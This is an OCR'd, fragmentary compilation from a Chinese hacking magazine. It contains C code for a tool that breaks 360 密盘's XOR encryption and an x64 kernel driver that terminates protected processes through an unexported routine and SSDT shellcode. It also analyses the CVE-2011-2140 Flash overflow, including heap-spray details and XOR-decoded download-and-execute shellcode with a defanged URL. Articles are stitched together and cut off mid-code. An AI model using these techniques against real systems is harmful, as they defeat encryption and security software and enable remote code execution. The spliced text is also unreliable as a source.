前　言

关于《黑客防线》

《黑客防线》是一本涉及网络信息安全的纯技术月刊，创刊于 2001 年，至今已经历时 10 年。10 年来，《黑客防线》坚持“在攻与防的对立统一中寻求技术突破”的理念、积极倡导技术创新和突破，成为国内网络信息安全技术人员和相关专业在校学生不可缺少的技术月刊。

随着时代的发展，为了使读者更加及时、便捷地阅读这本技术月刊，从 2010 年 7 月开始，月刊采用了电子版网络传播形式、不再出版纸张版的月刊。但是考虑到广大读者在得到快捷的电子版月刊的同时，还是希望将纸质版月刊作为技术资料收藏，为了满足这一要求，我们每半年将会出版这样一本合订本。合订本将全面收录半年的文章，偶尔也会删除极少部分技术含量不足的文章，总体还是体现技术创新和突破。

关于《黑客防线》半年合订本的出版周期

我们一般会在每年的 8 月出版上半年的合订本，每年的 2 月出版前一年下半年的合订本。由于编、印、发涉及诸多环节，希望读者能够容忍这个延时。如果希望及时阅读其中的文章，还是建议到《黑客防线》官网（www.hacker.com.cn）订阅电子版月刊。

关于文章中涉及代码的下载

由于强调纯粹技术性的研究，很多文章涉及的技术阐述需要用代码实现，本来应该收录在光盘中随书配赠。但是，目前光盘审读一般依赖杀毒软件扫描结果，对于本技术领域很多代码都会误报，而一一澄清又需要拖延出版周期。所以，我们只能在《黑客防线》官网提供相关代码的下载。由此带来的不便希望得到读者的理解和谅解。

关于购买合订本的途径

电子工业出版社所有的销售终端都是极好的购买途径，包括但不限于各大新华书店、科技书店、计算机书店以及网络书城。同时《黑客防线》编辑部的淘宝店也会有便捷服务。

关于《黑客防线》的内容定位

《黑客防线》一直倡导技术创新和突破。这个倡导具体到网络信息安全相关，旨在强调底层编码技术研究、底层协议、系统内核、程序缺陷等方面技术对抗，反对应用级别的攻击实验性质的描述文章，真正实现底层技术层面的攻与防的对立统一，这是我们 10 年来一直倡导的，也是今后要坚持的方向。所以，欢迎后来者居上的新人也勇于尝试技术研究和创新，相信在这个技术领域只有创新、没有权威，积极投稿。投稿邮箱：du_xing_zhe@yahoo.com.cn。

作者将会获得《黑客防线》技术团队头衔并且有机会获得课题和科研项目经费资助。

Format String 攻击再谈 72
博客园博客跨站漏洞及利用 78
Discuz!6.0 管理员权限插件导入获取 Webshell 79

工具测试

利用堆空间突破启发式 81
协议包构造工具——scapy 82
SSL DOS 攻击测试 84

渗透与提权

对国外某站点的一次安全检测 88
利用 Art2008cms 系统管理员获取 Webshell 91
Microsoft SQL Server 2005 提权 94
Mysql 数据库提权 97
Serv-U 提权 99
Access 注入获取 Webshell 101
密码绕过获取某国外站点 Webshell 103
3389 攻击与防范实用技巧 107
为 VPN 而渗透学校校园网 112
Pr 提权渗透国外某高速服务器 114
Windows 2008 中 Magic Winmail Server 提权 118
使用 Discuz!NT3.5.2 文件编辑 0day 获取 Webshell 121
JBoss Application Server 获取 Webshell 123
JBoss 信息查看获取 Webshell 127
Discuz!6.0 管理员编辑模板文件获取 Webshell 129
Discuz!7.2 管理员权限插件导入获取 Webshell 131
渗透数据库之某欺骗的绝妙应用 133

溢出研究

MS11-046 本地权限提升漏洞分析 137
VMware UDF 文件缓冲区溢出 139


网络安全顾问

利用 OSSEC 构建自己的入侵检测系统 142
Android 手机上来电防火墙的设计与实现 148
ARP 欺骗攻击及其检测与防御 152
一种防御僵尸网络攻击的编码方式 156
一种新的 Linux 内核劫持方法分析 160
谁在遥控我的电视（下）——中兴机顶盒引发的 IPTV 安全问题 163
Serv-U 密码破解 168
利用 NDIS 中间层驱动实施通信拦截与自阻塞 170

在 Win64 上实现代码注入 351
在 Win64 上内核模块的枚举和隐藏 356
摸清中文输入原理截汉字 359
调研 Handwritten Password 361
DLL 劫持检测 363
高效使用和管理程序内存 368
Android 程序开发之 Whereyouare 370
进程防火墙开发的再次挖掘 374
无驱动记录 QQ2011 密码 379
清空 CMOS 的几种方法 383

密界寻踪

对一个键盘过滤驱动的逆向 388
一款游戏资源解包工具的开发始末 390
反程序破解的一种方法 396
记一个有趣的 CrackMe 397
慧炬虚拟操作系统探秘（一） 400



前置知识：无

关键词：无

破解 360 密盘的加密之谜

liuke_blue

360 密盘是 360 公司最新推出的一款保护用户资料不外泄的加密工具，在黑客防线 2010 年第 12 期的文章上我提到绕过文件透明加密机制的方法，其中提到过 360 密盘加密机制，它就是利用一个文件虚拟成磁盘，也就是 FileDisk 的原理。了解到这一步，大家就可以明白 360 密盘的工作原理是，通过网络验证来打开加密盘符。大家再仔细想一想，是不是验证成功，就马上解密出原先加过密的镜像文件（也就是虚拟磁盘 360 密盘 X），解密的结果如图 1 所示。




图 1

由于 360 密盘是内嵌入 360 安全卫士的，所以需要安装 360 安全卫士才能安装 360 密盘，其实可以将 360 密盘直接剥离出 360 安全卫士。在 360 安装目录下建一个 360safe 文件夹，这个其实就是安装 360 安全卫士产生的目录，里面建一个文件夹，名为 mipan 的目录，还需要一个 360Common.dll 的公用通信的动态链接库文件，如图 2 所示。




图 2

用加载驱动的工具加载 360mipan.sys 驱动，然后就可以使用 360 密盘了。在磁盘分区下会生成文件目录 360mipan，里面就保存着密盘（其实它是以文件的形式保存的，对操作文件模拟成对磁盘的操作，对于用户来说是透明的）。第一次登录时，需要网络验证，登录后在 mipan 目录下会生成三个文件：mipan.ini、autologin.data、savepass.dat。mipan.ini 是配置文件，里面有几个参数，一个是自动登录的参数 AutoLogin，如果为 1，下次就直接与 autologin.data 中保存的账号和密码进行验证，不需要再进行网络验证，如果将 AutoLogin 设置为 0，并且删除 autologin.data，将需要再次进行网络验证。如果从 autologin.data 中已加密的数据逆推出原始账号，这肯定不行，万一不是对称加密或者是单向散列算法呢？进行网络截包分析，因为网络验证，最后是需要进行网络应答的，但是这也会存在问题，因为你伪装网络服务器，回应登录成功的包后，解密加过密的密盘文件，仍然需要正确的原始账号和密码，或者通过原始的账号和密码对称加过密后的密文。所以上面这些想法我觉得都不太好，最好的方法就是对使用对称加密的密盘进行分析，看是否能找到一点“蛛丝马迹”。我在测试中发现如果加密一个 1GB 的盘，其生成的文件要大于 1GB，正好相差 1MB（1024*1024 字节），我使用 WinHex 软件打开密盘文件（该文件保存在密盘目录 360mipan 下扩展名为 360sv 的文件，该文件与 360 卫士挂钩，必须通过登录 360 密盘软件才能删除该文件），然后偏移 1MB 的文件位置来查看该*.360sv 文件，360 密盘的文件格式是 NTFS，我们可以结合 NTFS 磁盘格式来分析，效果如图 3 所示。




图 3

很显然这些数据肯定是加过密的，因为我们知道磁盘分区的第一个扇区是磁盘启动扇区，紧接着是MFT，由读取 MFT 来定位磁盘上的文件，BOOTSECTOR 是在最开始的第一个扇区，这里我不做过多分析，有机会再跟大家学习，关键看第二个扇区，这个扇区属于 NTLDR 区域（含有 15 个扇区），总共这 16 个扇区（包括前面的 BOOTSECTOR）我们称之为 NTFS 的引导模块。从第二个扇区 0x21 开始连续有 48 个字节是 0，从上面的截图我们可以看到也就是 0x220-0x240，这 3 行的数据是一样的，大家仔细看看是不是，“真的是呀，我肯定一定以及确定”，开个玩笑，继续言归正传，假设这三行里就是密钥呢？为什么呢，因为如果是 xor 异或算法，A^0=A,B^0=B，只要任何数跟 0 进行异或都是它本身，不会变的，所以我们可以认为 0x220 这一行数就是密钥，如下：

（E3 01 D9 D1 25 8C B1 27 66 F4 DA 6E 7A 62 58 CF），我们拿这 16 个字节循环来与第一个扇区异或，可以看到熟悉的 BOOTSECTOR 里的一些不变信息，比如开头 3 个字节的跳转指令（EB 52 90），后面接着 8 个字节（文件系统格式 NTFS+4 个空格），还有出错信息、引导区结束标志（55 AA），通过这些分析，我们可以知道 360 密盘就是采取异或的方式加密，并且密钥就在文件中，有了这些信息，我们可以写出解密程序，不久前网上已经有人爆出了破解 360 密盘的程序，但是我还是给大家提供了源代码，因为我无聊，所以把它给逆了，并且也仿写了一个跟它一模一样程序，核心代码如下：

```
    BOOLEAN decode360mipan(LPCSTR sourcefile,LPCSTR
destfile)
    {
        HMODULE hModule;
        BOOLEAN result=FALSE;
        DWORD dwFileAttributes;
        HANDLE sourcehandle;
        HANDLE desthandle;
        LARGE_INTEGER fileSize={0};
        LARGE_INTEGER filepos={0};
        LONGLONG    MinSize=0x100000;
        HANDLE maphandle;
        ULONG    tmpsize;
        DWORD dwNumberOfBytesToMap = 0x1000000;
        PVOID mapAddress = NULL;
        PDWORD    contrastpos1,contrastpos2;
        int num;
        BOOL different;
        PCHAR MiPanKeyOffset;
        ULONG i;
        BYTE Viscera;
        DWORD NumberOfBytesWritten;
        LARGE_INTEGER remainbytes={0};
        LARGE_INTEGER useedbytes={0};
        float percent;

        dwFileAttributes = GetFileAttributesA(sourcefile);
        SetFileAttributesA(sourcefile, 0x80u);
        sourcehandle = CreateFileA(sourcefile,GENERIC_READ,
FILE_SHARE_READ, NULL,OPEN_EXISTING,FILE_
ATTRIBUTE_NORMAL,NULL);
        if (sourcehandle == INVALID_HANDLE_VALUE)
        {
            SetFileAttributesA(sourcefile, dwFileAttributes);
        }
        else
        {
            hModule = LoadLibraryA("kernel32.dll");
            if (!hModule)
            {
                printf("LoadDll kernel32.dll failed!\n ");
                FreeLibrary(hModule);
                return FALSE;
            }
            DWORD _GetFileSizeEx=(DWORD)GetProcAddress
(hModule,"GetFileSizeEx");

            _asm{
                push esi
                lea esi,fileSize
                push esi
                push sourcehandle
                call _GetFileSizeEx
                pop esi
            }

            //至少文件大小要大于 1MB
            if (fileSize.QuadPart > MinSize)
            {
                maphandle =
CreateFileMapping(sourcehandle,NULL,
PAGE_READONLY,0,0,NULL);

                if (maphandle)
                {
                    //解密的文件句柄
                    desthandle   = CreateFileA(destfile,GENERIC_
WRITE,0,NULL,CREATE_ALWAYS,FILE_ATTRIBUTE_NOR
MAL,NULL);
                    if (desthandle != INVALID_HANDLE_VALUE)
                    {
                        //1MB 大小
                        tmpsize =    1048576;
                        //从文件起始偏移的位置开始读取文件
                        filepos.QuadPart = 1048576i64;

                        while(1)
                        {
                            if (filepos.HighPart >fileSize.HighPart)
                                break;
                            if (filepos.HighPart >=fileSize.HighPart &&
tmpsize >= fileSize.LowPart)
                                break;
                            //从已加密的 360 密盘文件中每次读取
16MB 内容来解密
    mapAddress=   MapViewOfFile(maphandle,FILE_MAP_READ,
filepos.HighPart,filepos.LowPart,dwNumberOfBytesToMap);
                            if (mapAddress)
                            {
                                //得到 360 密盘的密钥，起始很简
单，xor 算法中任何数跟 0 异或得到的是自己，这就是获取
360 密钥原因，主要是 ntfs 稀疏文件存在的问题，这不是密
```

```
    fffff800`03f65876 0f8485cd0200      je
nt! ?? ::NNGAKEGL:: `string'+0x29eb0 (fffff800`03f92601)
    nt!PsTerminateSystemThread+0x1c:
    fffff800`03f6587c 41b001            mov     r8b,1
    fffff800`03f6587f e8d0590500        call
nt!PspTerminateThread ByPointer (fffff800`03fbb254)
    fffff800`03f65884 90                nop
    fffff800`03f65885 e97ccd0200        jmp
nt! ?? ::NNGAKEGL:: `string'+0x29eb5 (fffff800`03f92606)
    nt! ?? ::NNGAKEGL::`string'+0x29eb0:
    fffff800`03f92601 b80d0000c0        mov
eax,0C000000Dh
    nt! ?? ::NNGAKEGL::`string'+0x29eb5:
    fffff800`03f92606 4883c428          add     rsp,28h
    fffff800`03f9260a c3                ret
```

注意该程序的第 14 和第 15 那两行，除了告诉我们 PsTerminateSystem Thread 调用了 PspTerminateThreadBy Pointer 外，还提示了一个重要的信息：在 Windows 7 x64 上的 PspTerminateThreadByPointer 有三个参数，不同于 Windows XP x86 上的 PspTerminateThreadByPointer 只有两个参数。因为根据 Win64 上的__fastcall 调用约定，函数的前四个参数分别放在 rcx、rdx、r8、r9 里（r8b 是一个新增加的寄存器，长度为 1 字节，是 r8 的低 8 位），从第五个参数开始才放在堆栈里。然后查了一下 WRK，估计它的原型是：

```
    typedef NTSTATUS (__fastcall
*PSPTERMINATETHREADBYPOINTER)
    (
        IN PETHREAD Thread,
        IN NTSTATUS ExitStatus,
        IN BOOLEAN DirectTerminate
    );
    PSPTERMINATETHREADBYPOINTER
PspTerminateThreadBy Pointer=NULL;
```

根据反汇编代码可以看出 PspTerminateThreadByPointer 的特征码是 01e8，于是有了以下代码：

```
    ULONG32 callcode=0;
    ULONG64 AddressOfPspTTBP=0, AddressOfPsTST=0, i=0;
    if(PspTerminateThreadByPointer==NULL)
    {

AddressOfPsTST=(ULONG64)GetFunctionAddr(L"Ps
TerminateSystemThread");
        if(AddressOfPsTST==0)
            return STATUS_UNSUCCESSFUL;
        for(i=1;i<0xff;i++)
        {
            if(MmIsAddressValid((PVOID)(AddressOfPsTST
+i))!=FALSE)
            {
                if(*(BYTE *)(AddressOfPsTST+i)==0x01
&& *(BYTE *)(AddressOfPsTST+i+1)==0xe8)
                {
                    RtlMoveMemory(&callcode,(PVOID)
(AddressOfPsTST+i+2),4);
                    AddressOfPspTTBP=(ULONG64)callcode
+ 5 + AddressOfPsTST+i+1;
                }
            }
        }
        PspTerminateThreadByPointer=(PSPTERMINATETH
READBYPOINTER)AddressOfPspTTBP;
    }
```

接下来就是调用 PspTerminateThreadByPointer 干掉制定进程的所有线程即可。我的办法是用 PsLookupThreadByThreadId 查询 0x4 至 0x40000 之间所有能被 4 整除的数字，如果查询成功，就使用 IoThreadToProcess 得到此线程所属的进程。如果它是属于要干掉的进程，就调用 PspTerminateThreadByPointer 结束之，否则不做处理。另外要注意的是，凡是 Lookup，必需 Dereference，否则在某些时候会造成蓝屏的后果。代码如下：

```
    PETHREAD Thread=NULL;
    PEPROCESS tProcess=NULL;
    NTSTATUS status=0;
    for(i=4;i<0x40000;i+=4)
    {
        status=PsLookupThreadByThreadId((HANDLE)i,
&Thread);
        if(NT_SUCCESS(status))
        {
            tProcess=IoThreadToProcess(Thread);
            if(tProcess==Process)
                PspTerminateThreadByPointer(Thread,0,1);
            ObDereferenceObject(Thread);
        }
    }
```

驱动部分基本写好了，最后在分发函数里获得 PID，并通过 PID 得到 EPROCESS 再调用 HwlTerminateProcess64 即可（以上两段代码是为了讲解方便才分开的，实际上它们在一个函数里）：

```
    case IOCTL_PsKillProcess64:
    {
        __try
        {
            memcpy(&idTarget,pIoBuffer,sizeof(idTarget));
            DbgPrint("[x64Drv] PID: %ld",idTarget);
            status=PsLookupProcessByProcessId((HANDLE)
idTarget, &epTarget);
            if(!NT_SUCCESS(status))
            {
                DbgPrint("[x64Drv] Cannot get target!
Status: %x.",status);
                break;
            }
            else
            {
                DbgPrint("[x64Drv] Get target OK!
EPROCESS: %llx", (ULONG64)epTarget);
                HwlTerminateProcess64(epTarget);
                ObDereferenceObject(epTarget);
            }
        }
        __except(EXCEPTION_EXECUTE_HANDLER)
        {
            ;
        }
        break;
    }
```

```
r10,[nt!KeService DescriptorTable (fffff800`03efb840)]
    ;取得 SSSDT 地址
    fffff800`03cc3ff9 4c8d1d80782300    lea
r11,[nt!KeServiceDescriptorTableShadow (fffff800`03efb880)]
    ;判断调用的是 ssdt 函数还是 sssdt 函数
    fffff800`03cc4000 f7830001000080000000 test dword ptr
[rbx +100h],80h
    ;根据上面的判断把 ssdt 或 sssdt 的基址放入 r10
    fffff800`03cc400a 4d0f45d3          cmovne   r10,r11
    ;判断函数是否有效
    fffff800`03cc400e 423b441710        cmp      eax,dword
ptr [rdi +r10+10h]
    ;条件跳转
    fffff800`03cc4013 0f83e9020000      jae
nt!KiSystemService Exit+0x1a7 (fffff800`03cc4302)
    ;计算步骤 1
    fffff800`03cc4019 4e8b1417          mov      r10,qword
ptr [rdi +r10]
    ;计算步骤 2
    fffff800`03cc401d 4d631c82          movsxd   r11,dword
ptr [r10 +rax*4]
    ;计算步骤 3
    fffff800`03cc4021 498bc3            mov      rax,r11
    ;计算步骤 4
    fffff800`03cc4024 49c1fb04          sar      r11,4
    ;计算步骤 5
    fffff800`03cc4028 4d03d3            add      r10,r11
    ;edi 和 0x20 对比（和计算函数地址无关）
    fffff800`03cc402b 83ff20            cmp      edi,20h
    ;条件跳转
    fffff800`03cc402e 7550              jne
nt!KiSystemService GdiTebAccess+0x49 (fffff800`03cc4080)
    【省略大量无关代码】
    ;调用 Native API
    fffff800`03cc4150 41ffd2            call     r10
```

一般来说反汇编代码里的精华部分很少，不过这段汇编代码却全部都是精华，它完整地诠释了系统是怎样由 SSDT 基址和 Native API 的 index 获得 Native API 的地址。我曾经尝试把这段汇编代码变成数学公式，但是算出来的结果不对。为了保证能算对地址，我决定使用原版的汇编代码来计算：

```
mov rax, rcx ;rcx=Native API 的 index
    lea r10,[rdx] ;rdx=ssdt 基址
    mov edi,eax
    shr edi,7
    and edi,20h
    mov r10, qword ptr [r10+rdi]
    movsxd r11,dword ptr [r10+rax*4]
    mov rax,r11
    sar r11,4
    add r10,r11
    mov rax,r10
    ret
```

由于微软的 x64 编译器不能内联汇编，所以使用我只能使用 Shellcode 了：

```
typedef UINT64 (__fastcall *SCFN)(UINT64,UINT64);
SCFN scfn;
VOID Initxxxx()
{
    UCHAR strShellCode[36]="\x48\x8B\xC1\x4C\x8D\
x12\x8B\xF8\xC1\xEF\x07\x83\xE7\x20\x4E\x8B\x14\x17\x4
D\x63\x1C\x82\x49\x8B\xC3\x49\xC1\xFB\x04\x4D\x03\xD3\
x49\x8B\xC2\xC3";
    scfn=ExAllocatePool(NonPagedPool,36);
    memcpy(scfn,strShellCode,36);
}
ULONGLONG
GetSSDTFunctionAddress64(ULONGLONG NtApiIndex)
{
    ULONGLONG ret=0;
    ULONGLONG ssdt=GetKeServiceDescriptorTable64();
    if(scfn==NULL)
        Initxxxx();
    ret=scfn(NtApiIndex, ssdt);
    return ret;
}
```

测试代码和运行结果如图 2 所示。

```
DbgPrint("SSDT: %llx[TA's
method]",MyGetKeServiceDescriptor Table64());
DbgPrint("SSDT: %llx[Foreigner's method]",GetKeService
DescriptorTable64());
DbgPrint("NtOpenProcess: %llx",GetSSDTFunction
Address64(0x23));
DbgPrint("NtTerminateProcess: %llx",GetSSDTFunction
Address64(0x29));
```




图 2

本文到此结束，至于如何在 Win64 上开启调试模式和测试签名模式、如何给驱动加上测试签名，如何让 DBGVIEW 有输出，如何获取 X64ASM 的 Shellcode，我就不赘述了，请参看我以前的文章。文章不算太长，但是我的研究时间很长，几乎长达 10 天。在此期间遇到了各种莫名其妙的问题，在文中都略过不表了。希望本文能给各位读者带来一些帮助。至于通过 Native API 名获得 Native API Index，这关系到 PE+结构的问题，又是一个全新的话题了，不是一两句话能讲完的，这只能留待日后再讲了。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

3．UAC 需要提权时候的检测不严格，dll 中有跟宿主一样的权限。

当然微软做的这些都是因为减少 UAC 的提示次数，否则大家将会用对待 Vista 的态度来对待 Win7，关闭 UAC。

本文的所有代码在 vs2010 中通过编译，在 Win7（旗舰版，专业版）通过测试。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：汇编

关键词：Flash，漏洞，溢出

CVE-2011-2140 Flash 漏洞分析

图/文　wingdbg

漏洞的公开信息

查询 http://www.zerodayinitiative.com/advisories/ZDI-11-276/ 得知该漏洞允许远程攻击者在装有 Adobe Flash Player 的机器上执行恶意代码。通过访问一个恶意页面或者恶意文件这中用户交互方式来进行漏洞的溢出。

漏洞存在于 Flash Player 解析流媒体的 sequenceParameterSetNALUnit 组件，由于 num_ref_frames_in_pic_order_cnt_cycle 设置了无效的数值造成解析进程没有检查就将用户提供的数据（通过 offset_for_ref_frame）拷贝到堆栈上一段固定长度的缓冲区造成溢出。因此，攻击者可以在浏览器中通过此漏洞来执行恶意代码。

漏洞触发原因分析

分析工具：IDA pro 5.5 + Ollylce 1.1 英文版

分析环境：Windows XP SP3 英文版 + IE6 + Adobe Flash Player 10 ActiveX 10.2.159.1

拿到 POC 之后，将 POC 放到一个搭建好的 Web 服务器指定目录下。用分析环境中的 IE6 访问 POC 所在的网址，比如本例中 http://xxx.com/raw.swf。产生异常，EIP 此时为 0D0D0D0D，堆栈 ESP 所指的内存区域如图 1 所示。




图 1　异常时堆栈窗口

很显然，堆栈在触发异常时被特定的数据所覆盖，如图 2 所示，含有 0D0D0D0D 的二进制数据。通过栈回溯，我们找到最临近的调用函数。




图 2　栈回溯函数地址

在函数调用处设置断点，重启调试器加载 IE6，打开指定网页（仍是 http://xxx.com/raw.swf）。调试期果

然断在指定断点处。（注意：flash10p.ocx 基址变化，可能是 0xXXXX9675）

通过一步步的跟踪，最后定位到距离异常最近的一个 call 上，我们设置这个函数为 EvilTrigger。如图 3 所示。




图 3 异常产生所在的函数

在此，我们记录下函数返回地址保存的位置，如图 4 所示。稍后我们会发现，返回地址会被覆盖。




图 4 异常前 esp 所指栈内存状态

根据公开信息的提示，我们会猜测稍后在此函数中可能有内存拷贝操作会覆盖这个地址，我们在 0x0013e570 处设置内存写入断点。调试器果然断下来了。

图 5 中的注释已经很明白，每次拷贝时，通过 call 021eafed 这个函数来设置 eax，也就是拷贝的源数据。从 esp+14 地址处获取拷贝目的地址并保存到 ecx 中去，ebp 作为 counter，拷贝长度保存在 esi+4c 中，每次拷贝一个 DWORD，然后拷贝目的地址加 4。




图 5 堆栈拷贝的指令操作

既然将目的地址拷贝到了函数返回地址保存的位置，本例中是 0x0013e570。那么说明这个往堆栈拷贝数据的操作中，拷贝长度过长。也就是本例中的[esi+4c] = 0x200。我们重启调试器，重点关注拷贝长度是如何获取的。

通过公开信息的提示，这个拷贝长度很可能是 num_ref_ frames_in_pic_order_cnt_cycle 这个值，num_ref_frames_in_pic_ order_cnt_cycle 在解码过程中被用来计算图像顺序值。num_ref_frames_in_pic_order_cnt_cycle 在 0 到 255 之间取值，包括边界值。0x200 显然远大于这个值，造成了函数返回地址的覆盖，在函数执行返回时，EIP 指向了拷贝的 DWORD，从而获得了执行控制权。

我们重启调试器让其加载 IE6，观察拷贝长度的来源。在调试中我们发现拷贝长度保存的地址是固定的 0x0013e114。我在其上设置内存访问断点。果然，在相关地方断下来了。

```
021EBA1B    8946 50      mov     dword ptr
[esi+50], eax
021EBA1E    E8 9BF5FFFF  call    021EAFBE
021EBA23    8946 4C      mov     dword ptr
[esi+4C], eax
021EBA26    85C0         test    eax, eax
021EBA28    76 1F        jbe     short
021EBA49
```

上面红色标记的汇编指令 call 021eafbe 就是设置 eax，下一句指令将 eax 赋值给[esi+4c]，而这个正是拷贝长度所在内存地址。我们打开 IDA，反汇编 flash10p.ocx，定位到函数 021eafbe，通过 F5 翻译为 C 代码。如下所示：

```
unsigned int __fastcall sub_1005AFBE(int a1)
{
  int v1; // edi@1
  unsigned int nESI; // esi@1
  v1 = a1;
  nESI = 0;
  while ( !(unsigned __int8)sub_1005AEF4(a1) && nESI
< 0x20 )
  {
    ++nESI;
    a1 = v1;
  }
  return sub_1005AF23(v1, nESI) + (1 << nESI) - 1;
}
```

此函数最终设置了拷贝长度为 0x200，在拷贝过后，相关的堆栈内存状态如图 6 所示。

从 0x0013E120 开始，拷贝到 0x0013e91c 结束。此时查看 0x0013e91c 处的内存状态：

图 6 拷贝结束后堆栈内存状态

函数 EvilTrigger 在返回时：

```
021E3D84    B0 01        mov     al, 1
021E3D86    5F           pop     edi
021E3D87    5E           pop     esi
021E3D88    5B           pop     ebx
021E3D89    C9           leave
021E3D8A    C2 0800      retn    8
```

此时堆栈的状态如图 7 所示。




图 7 EIP 的终极跳转

最终程序流程跳转到 0x0d0d0d0d 上去执行。

漏洞利用技术分析

本例中没有找到稳定的 IE8、IE9 利用，由于该漏洞能控制 EIP 指向，只需要通过堆喷射来设置指定地址的堆内容数据，填充 Shellcode 即可利用。但是如果开通了 DEP/ASLR，则目前没有稳定的利用。

目前堆喷射有两种模式，一种为在网页中通过 JavaScript 进行喷射，另外一种是基于 Flash 的 ActionScript 喷射。目前比较流行第二种。

Shellcode 分析

在 0x021E3D8A 处设置断点，去除掉所有其他断点。重新启动调试器加载 IE 并打开指定网页。在断点处成功断下后单步跟踪，EIP 指向了 0d0d0d0d。由于喷射已然完成，成功跳转到 Shellcode 上执行：

```
    0D0D3F34    /EB 10          jmp     short
0D0D3F46
    0D0D3F36    |5B             pop     ebx
    0D0D3F37    |4B             dec     ebx
    0D0D3F38    |33C9           xor     ecx, ecx
    0D0D3F3A    |66:B9 9904     mov     cx, 499
    0D0D3F3E    |80340B E2      xor     byte ptr
[ebx+ecx], 0E2
    0D0D3F42    ^|E2 FA         loopd   short
0D0D3F3E
    0D0D3F44    |EB 05          jmp     short
0D0D3F4B
    0D0D3F46    \E8 EBFFFFFF    call    0D0D3F36
```

上面是一段解密程序，将 0x0d0d3f34 开始的数据逐字节与 0x0E2 异或。我们查看异或后 Shellcode 尾部，发现了端倪：

出于安全性的考虑，事例中已经将 exe 地址全部修改为 http://127.0.0.1/calc.exeU1T，如图 8 所示。

```
AC DB 86 BF C4 5F 98 0A 10 F8 68 74 74 70 3A 2F  ¬Û†¿Ä_˜.øhttp:/
2F 31 32 37 2E 30 2E 30 2E 31 2F 63 61 6C 63 2E  /127.0.0.1/calc.
65 78 65 00 00 00 00 31 31 31 31 00 00 00 0C 0C  exe....1111.....
```

图 8　Shellcode 中下载 exe 的地址

以防止出现不必要的麻烦。接下来就是获取相关需要的函数，然后下载恶意 exe 到本地并执行，就不赘言分析了，有兴趣者可以自行分析。

小　结

Flash 漏洞是近期比较流行的，单是从 2011 年 8 月 9 日一直到 2011 年 8 月 12 日，Adobe 一口气就一下子公布了 CVE-2011-2130, CVE-2011-2134, CVE-2011-2135, CVE-2011-2136, CVE-2011-2137, CVE-2011-2138, CVE-2011-2139, CVE-2011-2140, CVE-2011-2414, CVE-2011-2415, CVE-2011-2416, CVE-2011-2417, CVE-2011-2425, CVE-2011-2424 这几个漏洞。2140 只是其中一个代表之一（详见 http://www.adobe.com/support/security/bulletins/apsb11-21.htmlU）。

其中大多是 Flash Player 在处理流媒体时代码缺陷导致的。比如本例中是处理 avi 文件时对拷贝长度不做有效性检测导致的。足见安全性编程的重要性，相信经此一役，Adobe 公司要对 Flash Player 进行重新加固了，甚至重写代码。我们拭目以待。

前置知识：VC

关键词：磁盘还原，还原精灵，注册表

Ring3 下穿透磁盘还原技术的揭秘

图/文　liuke_blue

